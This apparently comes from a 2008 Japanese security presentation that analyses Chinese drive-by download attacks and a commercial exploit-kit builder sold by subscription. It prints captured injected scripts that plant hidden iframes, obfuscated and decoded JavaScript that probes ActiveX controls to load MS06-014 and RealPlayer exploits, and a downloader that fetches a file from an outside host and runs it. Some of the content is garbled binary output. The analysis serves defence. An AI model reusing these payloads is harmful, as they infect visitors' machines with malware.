 - MS Office
 - Windows GDI
 - Shapshot Viewer
- Archive tool
 - Lhaplus
 - Lhaz



SNS Advisory Report
2008/4 - 2008/6
Trend of vulnerabilities
http://www.lac.co.jp/info/snsdb_advisory/

fuckjp.js

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )"+Njp+"=([^\;]*) (;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1
    src=\"http://www.2117966.net/q.htm\"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<script language=\"javascript\"
    src=\"http://count45.51yes.com/click.aspx?id=453373050&logo=1\"></script>
");
```

- www.2117966.net
 - 125.46.105.224
- count45.51yes.com -> User tracking
 - 222.173.188.9

fuckjp0.js

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )" + Njp + "=(^[;]*)?(;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1
    src=\"http://www.hanjapass.com/sian/intro/jp/jp.htm\"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<SCRIPT language=JavaScript
    src=\"http://s16.cnzz.com/stat.php?id=808572&web_id=808572\"
    charset=gb2312></SCRIPT>");
```

- s16.cnzz.com
 - 222.77.187.116
- www.hanjapass.com
 - 118.128.14.172

**Exploit MDAC(MS06-014) and
RealPlayer vulnerabilities**

Example: Exploit tool (made in China)

The screenshot shows the '暗黑网马者 [Vip2008 Standard VerSion 3]' interface. It features a top navigation bar with '官方公告' (Official Announcement) and '其它功能' (Other Functions). The main area is divided into several sections: '会员验证' (Member Verification) with fields for machine code, user, registration code, and password; '配置地址' (Configure Address) with fields for Trojan address, storage address, and statistics address; '生成选项' (Generation Options) with radio buttons for various vulnerabilities like Ajax, Ms06014, Ms06067, Ms07004, Ms07055, Realplay11, Qvod, Pps, 暴风影音, 联众0day, 迅雷网马, and Realplayer; '功能选项' (Function Options) with checkboxes for intelligent analysis, intelligent statistics, Trojan card, IE interception, source code viewing, and disabling right-click; '生成模式' (Generation Mode) with radio buttons for .Gif and .Htm file extensions; and '服务状态' (Service Status) showing current account, membership date, and version. A '其它' (Other) section at the bottom right contains links for '关于程序' (About Program), '官方主站' (Official Main Site), '官方论坛' (Official Forum), '在线更新' (Online Update), '代码加密' (Code Encryption), and '挂马代码' (Trojan Code). Annotations in yellow speech bubbles point to specific features: 'Membership authentication' points to the '会员验证' section; 'Exploit URLs' points to the '配置地址' section; 'Target vulnerabilities' points to the '生成选项' section; 'Customer support' points to the top right area; 'Options' points to the '功能选项' section; and 'File extensions' points to the '生成模式' section.

Membership authentication

Exploit URLs

Target vulnerabilities

Customer support


Options

File extensions

Trick users into visiting the malicious site created by the tool

The tool is frequently updated and capable of exploiting latest vulnerabilities

Promotion Strategy by the Author



Customer Support

售价:

普通版 400元 / 一月 (一月免费更新,免杀, 提升“论坛荣誉会员”等级!)

个人版 1000元 / 二月 (两个小时做, 30分钟内完成, 提升“

USD 58 / 1 month 1 CNY $\div$ USD 0.15

USD 146 / 2 months

高级版 2000元 / 四月 (优质漏洞组合, 高中率, 稳定, 通用提升“论坛荣誉会员”等级!)

USD 292 / 4 months

USD 439 / 6 months

钻石版 3000元 / 半年 (优质漏洞组合, 高中率, 稳定, 通用, 30分钟内完成, 不另收费, 绝对提升“论坛荣誉会员勋章”, 另送“Yahoo

Not so cheap

-> Brings a lot of money to the author

以上软件4~6天更新版本, 特殊情况除外, 免杀即时做, 免费升级, 更新, 免杀, 不另收费, 有会员群, 支持淘宝网、拍拍网、网银交易, 一经购买可使用会员区内所有精品软件, 享受新软件, 新漏洞等免费使用资格!

详细服务与区别请查看 <http://www.cuteqq.cn/service.htm>

JavaScript & Obfuscation

```
<Html>↓
<Body>↓
<noscript>↓
<iframe src=*></iframe>↓
</noscript>↓
<script language="JavaScript">↓
eval("~¥146¥165¥156¥143¥164¥151¥157¥156¥40¥151¥156¥151¥164¥50¥51¥173¥144¥157¥143¥
165¥155¥145¥156¥164¥56¥167¥162¥151¥164¥145¥50¥51¥7↓
3¥175¥15¥12¥167¥151¥156¥144¥157¥167¥56¥157¥156¥154¥157¥141¥144¥40¥75¥40¥151¥156¥
151¥164¥73¥15¥12¥151¥146¥50¥144¥157¥143¥165¥155¥14↓
5¥156¥164¥56¥143¥157¥157¥153¥151¥145¥56¥151¥156¥144¥145¥170¥117¥146¥50¥47¥103¥16
5¥164¥145¥161¥161¥163¥170¥47¥51¥75¥75¥55¥61¥51¥173↓
¥15¥12¥166¥141¥162¥40¥151¥144¥163¥75¥42¥143¥154¥163¥151¥144¥72¥102¥104¥71¥66¥103
¥65¥65¥66¥55¥66¥65¥42¥73¥15¥12¥166¥141¥162¥40¥151¥↓
144¥163¥163¥75¥42¥101¥63¥55¥61¥61¥104¥60¥55¥71¥70¥63¥42¥73¥15¥12¥166¥141¥162¥40¥
151¥144¥163¥163¥163¥75¥42¥101¥55¥60¥60¥103¥60¥64¥1↓
06¥103¥62¥71¥105¥63¥66¥42¥73¥15¥12¥166¥141¥162¥40¥151¥144¥170¥75¥151¥144¥163¥53¥
151¥144¥163¥163¥53¥151¥144¥163¥163¥163¥73¥15¥12¥16↓
4¥162¥171¥173¥15¥12¥166¥141¥162¥40¥145¥73¥15¥12¥166¥141¥162¥40¥141¥144¥157¥75¥50
¥144¥157¥143¥165¥155¥145¥156¥164¥133¥42¥143¥162¥14↓
5¥141¥164¥145¥105¥154¥145¥155¥145¥156¥164¥42¥135¥50¥42¥157¥142¥152¥145¥143¥164¥4
2¥51¥51¥73¥15¥12¥141¥144¥157¥133¥42¥163¥145¥164¥10↓
1¥164¥164¥162¥151¥142¥165¥164¥145¥42¥135¥50¥42¥143¥154¥141¥163¥163¥151¥144¥42¥54
¥151¥144¥170¥51¥73¥15¥12¥166¥141¥162¥40¥141¥163¥75↓
¥167¥151¥156¥144¥157¥167¥133¥42¥141¥144¥157¥42¥135¥133¥42¥143¥162¥145¥141¥164¥14
5¥157¥142¥152¥145¥143¥164¥42¥135¥50¥42¥101¥42¥53¥4↓
2¥144¥42¥53¥42¥157¥42¥53¥42¥144¥42¥53¥42¥142¥56¥42¥53¥42¥123¥42¥53¥42¥164¥42¥53¥
42¥162¥42¥53¥42¥145¥42¥53¥42¥141¥42¥53¥42¥155¥42¥5↓
4¥42¥42¥51¥175¥15¥12¥143¥141¥164¥143¥150¥50¥145¥51¥173¥175¥73¥15¥12¥146¥151¥156¥
141¥154¥154¥171¥173¥15¥12¥166¥141¥162¥40¥145¥170¥1↓
60¥151¥162¥145¥163¥75¥156¥145¥167¥40¥104¥141¥164¥145¥50¥51¥73¥15¥12¥145¥170¥160¥
151¥162¥145¥163¥56¥163¥145¥164¥124¥151¥155¥145¥50¥↓
145¥170¥160¥151¥162¥145¥163¥56¥147¥145¥164¥124¥151¥155¥145¥50¥51¥53¥62¥64¥52¥66¥
```

JavaScript & Obfuscation (decoded)

```
function init0{document.write0;}
window.onload = init;
if(document.cookie.indexOf('Cuteqqsx')== -1){
var ids="clsid:BD96C556-65";
var idss="A3-11D0-983";
var idsss="A-00C04FC29E36";
var idx=ids+idss+idsss;
try{
var e;
var ado=(document["createElement"]("object"));
ado["setAttribute"]("classid",idx);
var as=window["ado"]["createobject"]("A"+"d"+"o"+"d"+"b"+"S"+"t"+"r"+"e"+"a"+"m","");
catch(e){};
finally{
var expires=new Date0;
expires.setTime(expires.getTime0+24*60*60*1000);
document.cookie='Cuteqqsx=qq784378237s;path=/;expires='+expires.toGMTString0;
if(e!="[object Error]"){
document.write("<script src=http://www.2117966.net/Ajax.gif> </script>");
document.write("<iframe width='1' height='1' src=http://www.2117966.net/Ms06014.htm> </iframe>");
}
else{
try{var r;var reals=new window["ActiveXObject"]("IERPctl.IERPctl1");}
catch(r){};
finally{if(r!="[object Error]"){
document.write("<script src=http://www.2117966.net/Real.js> </script>");
}}
try{var g;var storm=new window["ActiveXObject"]("MPS.StormPlayer");}
catch(g){};
finally{if(g!="[object Error]"){
document.write("<script src=http://www.2117966.net/Bfyy.gif> </script>");
}}
try{var i;var thunder=new window["ActiveXObject"]("DPCClient.Vod");}
catch(i){};
finally{if(i!="[object Error]"){
document.write("<script src=http://www.2117966.net/Xunlei.gif> </script>");
}}
try{var j;var lianzhong=new window["ActiveXObject"]("GLCHAT.GLChatCtrl1");}
catch(j){};
finally{if(j!="[object Error]"){
document.write("<script src=http://www.2117966.net/Pps.gif> </script>");
}}
if(r!="[object Error]" && g!="[object Error]" && i!="[object Error]" && j!="[object Error]"){
document.write("<iframe width='1' height='1' src=http://www.2117966.net/cuteqqsx.htm> </iframe>");
}
}
```


jp.htm (cat , more , less and notepad)

```
[kawa@faith jp]$ cat jp.htm
<html>
<head>
<meta ht
<title><
</head><
[<html>
[<meta http-e
[<html>
[<head>
[<title></tit
[<head>
[<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII" />
[<title></tit
[</head><body>
[<title></title>
[</head><body>
紗智賓??
≡裙▽<
□·??令
??魅????
??雕·鷄
??鹿桐??
?訥齧逕▽
蜀◇????
裙▽<檣
曰曰曰曰
躑躅就探
苹蓁円開
鷺B闖??
后麥癡綵
探
偽????躑躅
[<html>
[<head>
[<title></tit
[<head>
[<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII" />
[<title></title>
[</head><body>
紗智賓??乏鉞??艱瞬帶<8A>B 續??矜化乏蛹瘟·鱧癆續礪縐??·蟬藥B 陟B??鉞·▽
▽≡裙▽<檣·干<8A>□??瘡就苜B??▽·痕·B????現??·鎬警·黠隰芍壘??<8A>
闌粵鬥鶯<8A>□<8A>·??令辣諸矜荻濯蛹簧癆荐黠孟·??令辣<8A>□<8A>e 碩令辣諸
<8A>鹿喘外來<8A>寂蜉??箴戾??魅????跂就竟鼓??闔罪碩闌??繁??蜺??紺頰??兼蜃燕
????蜺粵郢C<8A>首蟬蜷??齟秉u??雕·鷄峽站??·闕·????韃霓蜺集宛儀王??矍蜺
蜷????施鴛續洲膳桶渦b 鹿荷鱸頸<8A>鹿桐??<8A>紗智賓??乏鉞??艱瞬帶<8A>□??
<8A>????鴉闌??續????勵??<8A>□<8A>·矜就敲抵糲??頌就苜·訥齧蹉??訥齧逕▽·
粃磚<8A>??瘡就苜B??▽·痕·B????施鉅癩癆鷓鴣躁鼓瘤·銓鴈·隴褓·蜀◇??
????????????????????????????????????????????????????????<8A>□闕▽j 紘B笏<8A>黠礪??·夔B 裊
曰曰嚙??倩巡閭??絳??蟬綫??東濟絳??黠礪·曰曰曰曰曰曰曰曰曰曰曰曰曰曰曰曰曰曰
閭??絳??蟬綫??東濟絳??黠礪<8A>□<8A>????蹠就竚癆鷺·蜺<8A>????躑躅就竚鼓笏
<8A>????躑躅就Ⅱ義貝曰聽V 權<8A>????躑躅就柿⑥庵梓<8A>????躑躅就特温迭俠<
·苹蓁円開????躑躅·苹蓁円<8A><8A>乏蛹瘟·續藻??蛭????蹠·苹蓁<8A>□<
裙笏| 萊磚B 鴈鷺B 闖??▽·楊▽·國B 墅↑□<8A>□<8A>黠輝·鞞??·▽·國·?
```

[illegible]

Obfuscation & File Extensions Spoofing

<http://user1.date-13.net/ms06014.js>

```
[kawa@faith tmp]$ cat ms06014.js
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)}};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]};e=function(){return'\\w+'};c=1;while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('s[d 8=h.q("\\j\\p\\a\\g\\n\\6\\n\\z\\3\\7\\C\\j\\x\\A\\f\\f\\B", "");8.D("w", "\\3\\3\\E\\v\\c\\c\\k\\6\\4\\g\\i\\7\\i\\r\\u\\t\\y\\7\\P\\4\\3\\c\\T\\S\\R\\7\\a\\6\\6", 0);8.F();5.V=1;5.o();5.W(8.U);b="..\\4\\Q.J";5.I(b,2);5.H();d 9=h.G("9.K", "");9["\\L\\4\\m\\m\\0\\N\\4\\a\\k\\3\\4"] (b, "", "o")M(e)[]',59,59,'||x74|x65|as|x73|x2e|xml|Shell|x63|path|x2f|var||x54|x72|ado|x31|x4d|x75|x68|x6c|x6f|open|x69|CreateObject|x32|try|x35|x2d|x3a|GET|x4c|x36|x66|x48|x50|x58|open|x70|Send|createobject|close|savetofile|com|Application|x53|catch|x78|x45|x6e|ntuser|x6b|x61|x62|responseBody|type|write'.split('|'),0,{}))
```

Spider Monkey

<http://www.mozilla-japan.org/js/spidermonkey/>


```
[kawa@faith tmp]$ cat ms06014-02.js
try{var xml=ado.CreateObject("\\x4d\\x69\\x63\\x72\\x6f\\x73\\x6f\\x66\\x74\\x2e\\x58\\x4d\\x4c\\x48\\x54\\x54\\x50", "");xml.Open("GET", "\\x68\\x74\\x74\\x70\\x3a\\x2f\\x2f\\x75\\x73\\x65\\x72\\x31\\x2e\\x31\\x32\\x2d\\x35\\x36\\x2e\\x6e\\x65\\x74\\x2f\\x62\\x61\\x6b\\x2e\\x63\\x73\\x73", 0);xml.Send();as.type=1;as.open();as.write(xml.responseBody);path="..\\ntuser.com";as.savetofile(path,2);as.close();var Shell=ado.createObject("Shell.Application", "");Shell["\\x53\\x68\\x65\\x6c\\x6c\\x45\\x78\\x65\\x63\\x75\\x74\\x65"] (path, "", "open")}catch(e){}
```

hex decode

